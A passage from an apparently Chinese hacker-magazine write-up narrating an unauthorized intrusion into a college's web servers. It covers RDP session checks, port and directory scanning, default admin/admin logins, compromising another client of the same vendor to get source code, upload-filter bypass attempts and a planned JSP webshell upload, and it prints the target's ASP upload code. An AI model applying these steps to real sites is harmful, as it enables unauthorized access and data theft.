以及硬盘里的文件，发现2000的服务器不太好使！接下来又到回收站看了下，把其中的文件恢复过来，也是些没用的信息。这个时候我的兴奋劲才缓过来，要是管理员在线，那我刚才的动作不是很暴露吗？于是 **ctrl+alt+del** 打开任务管理器，竟然没有 **“用户”** 那一个选项，于是我迅速打开 cmd，输入 **query user**，果然有两个 administrator，一个是 rdp 登录的，一个是本机登录的。

那个时候差不多是快下午六点钟，当时看了这个结果后我还在犹豫要不要先注销了下去，因为这个点是下班的时间嘛！结果就在想的过程中，突然弹出一个框，提示说远程连接被中止。哎，管理员的速度也真够快的，之后很长时间都登录不上3389了，就算登录上去，发现密码也被改了！只能怪自己不太精明，刚到手的肉鸡就这样飞了。

先吃晚饭，晚上我又接着看了一下 219.x.x.153。在浏览器里直接输入 ip 后，是一个学生成绩查询系统，听说很多高校都在用，但没听说过有什么漏洞！于是开始对这个 ip 进行扫描，发现有个 81 的端口，于是在浏览器里输入 **http://219.x.x.153:81**，出现了学校的另一个网站，我汗呀……这里怎么还会隐藏着一个站呢？如图 4。

点开几个连接，发现都是这样的形式：**http://219.x.x.153:81/kjxyl/course/index.asp**。凭着直觉，**把 index.asp 换成 admin/**，以及把 **/course/index.asp 换成 /admin/** 等都没有看见管理员登录的页面。我没有急，头脑也清醒，用 google 搜索一下这个 ip，发现被 google 收录的网页还真不少，如图 5。




图 4




图 5

在第一页就会看到如下字眼出现 **include/editor/uploadfile/20080417171715587.swf**！还是直觉，在 include 应该有 ewebeditor，只不过可能是管理员改过了的！我试着在 editor 目录下面加一些常见的后台登录网页名，却始终猜不到。不急，我还有 wwwscan，呵呵。对几个目录进行深层次的扫描后，发现后台文件原来在这里：**http://219.x.x.153:81/kjxyl/admin_index.asp**，如图 6。

出现了后台，我试着用 admin/admin 登录，结果进去了，似乎进展得比较顺利。进去以后，发现后台确实是有 ewebeditor，不过似乎被管理员动了手脚！后台的功能不多，想拿下这台服务器，就必须先得到 shell。所以我开始思考如何拿到 shell。

这个时候又有一个想法闪人，大家看到进入后台的欢迎信息没？如图 7，原来是公司定作的，很好，这是一个公司，一定有很多的客户用相同的系统，要是我把其它客户的网站拿下，那么这个系统的源代码就到手了。对比着看，获得 shell 的机会肯定比较大！




图 6




图 7

于是我寻着这根线索（这里我就不做过多的叙述了）搞到了他们的一个客户的 shell，然后发现后台有一个可以上传的文件，文件名是 admin_up.asp。于是打开地址：**http://219.x.x.153:81/kjxyl/admin_up.asp**，如图 8，试着用 asp 后面加空格以及双扩展名的方法，甚至nc抓包都试了，没有成功！看来得看下源码了，在 shell 站上发现了如下代码：




图 8

```
<!--#include  FILE="admin_upload.inc"-->
<!--#include file="Admin_CheckSession.asp" -->
<html>
<head><title></title>
</head>
<link href="Admin.css" rel="stylesheet" type="text/css">
<body bgcolor="#FFFFFF">
<%
nowtime=now()
sj=cstr(year(nowtime))+"-"+right("0"+cstr(month(nowtime)),2)+"-
"+right("0"+cstr(day(nowtime)),2)
dim upload,file,formName,formPath,iCount,pic
set upload=new upload_f ' 建立上传对象
    '--------- 将日期转化成文件名 ---------
    function MakedownName()
            dim fname
            fname = now()
            fname = replace(fname,"-","")
            fname = replace(fname," ","")
            fname = replace(fname,":","")
            fname = replace(fname,"PM","")
            fname = replace(fname,"AM","")
            fname = replace(fname," 上午 ","")
            fname = replace(fname," 下午 ","")
            fname = int(fname) + int((10-1+1)*Rnd + 1)
            MakedownName=fname
    end function
formPath="UploadFile/"
iCount=0
for each formName in upload.file '' 列出所有上传了的文件
 set file=upload.file(formName)  '' 生成一个文件对象
 if file.FileSize>0 then          '' 如果 FileSize > 0 说明有文件数据
newname=MakedownName()&"."&mid(file.FileName,InStrRev(file.FileName,
".")+1)
dim CheckPhoto,Pass(7),notPass
    notPass = 0
    Pass(0) = "jpg"
    Pass(1) = "gif"
    Pass(2) = "jpeg"
    Pass(3) = "png"
    if Request.QueryString("file") = "file" then
                Pass(4) = "doc"
                Pass(5) = "ppt"
                Pass(6) = "swf"
                Pass(7) = "xls"
    end if
```

```
        CheckPhoto = Right(newname,3)
        for each passName in Pass
                if lcase(passName) =
CheckPhoto then
                        notPass = 1
                        exit for
                end if
        next
        if notPass <> 1 then
    Response.Write(file.FileName&"是非法文件!请
不要上传非法文件!")
                Response.end()
        end if
    file.SaveAs Server.mappath(formPath&newname)
''保存文件
        iCount=iCount+1
      end if
    next
    response.write newname
    %>
    <script language="JavaScript">
    parent.document.getElementById("pic").value='
<%=formPath+newname%>';
    </script>
    <%
    set file=nothing
    set upload=nothing   ''删除此对象
    %>
    </body>
    </html>
```




图11

开始我一眼就看出了filepath这个变量的存在（编辑：我怎么就没找到filepath变量？估计是作者笔误，是指formPath吧，这个变量写死了），于是以为有动网上传的漏洞，又重新试了下，还是没成功！把这上传的代码给小组的老大以及随风看了下，都说不存在漏洞！哎，我又晕了！

三、继续折腾

都快有点要放弃的感觉了！第二天没课，继续看站！我又把目光投到了那个旧站上去，也就是说219.x.x.149。一个人奋战不是滋味，叫上了bloodsword，把一些基本信息给他后，他用他自己写的注射工具得到了一些信息，但始终没能有所突破性的进展。




图9

这个时候bloodsword给了我一个建议，旁注。我到http://www.myipnei ghbors.com/查询了下，结果如图9，原来全是学校各个系部的网站。

一一打开来看，和主站一样的系统！一个上午的时间就这样飞逝了，我的耐心受到了极大的考验！最后我想到了还有一个地方可以利用，那就是后台！

四、0day出来，权限到手

看着后台登录的文件，打开源文件，发现是xx软件公司开发的！于是请出百度和google搜索出相关信息，最开始的想法是干掉官方网站，然后再行动！后来发现官网也是这套系统，旁注也是和学院一样的情况，我们来看下他们的成功案例，如图10。




图10

客户可真是多，而且其中的一些客户的名气也是很响的！我没继续重复拿219.x.x.153的手段，只是在官网浏览，发现他们有几个供客户学习的flash视频，还有一个试用版下载（中间的过程我就不多说了）！我花了十几分钟下载和学习，发现了他们产品的一个很严重的漏洞。




图12

产品下载回来后，发现是一个exe文件，安装结束后，我发现在system目录下有很多文件，看样子应该是admin使用的！我对jsp不熟悉，看代码也没耐心，最快的速度就是黑箱测试了！于是笨方法上阵，一个一个文件的试，当我打开：**http://219.x.x.150:9080/system/firm/basecomponentconfig.jsp**的时候，出现了如图11的画面，呵呵，很明显的好兆头哦！

接下来的过程中我找到了这样一个文件：**http://219.x.x.150:9080/system/firm/basecomponentconfig.jsp**，如图12。我试着在这里上传一个jsp的马马，不过后来发现就算是上传正常的jpg文件也会报错，如图13。

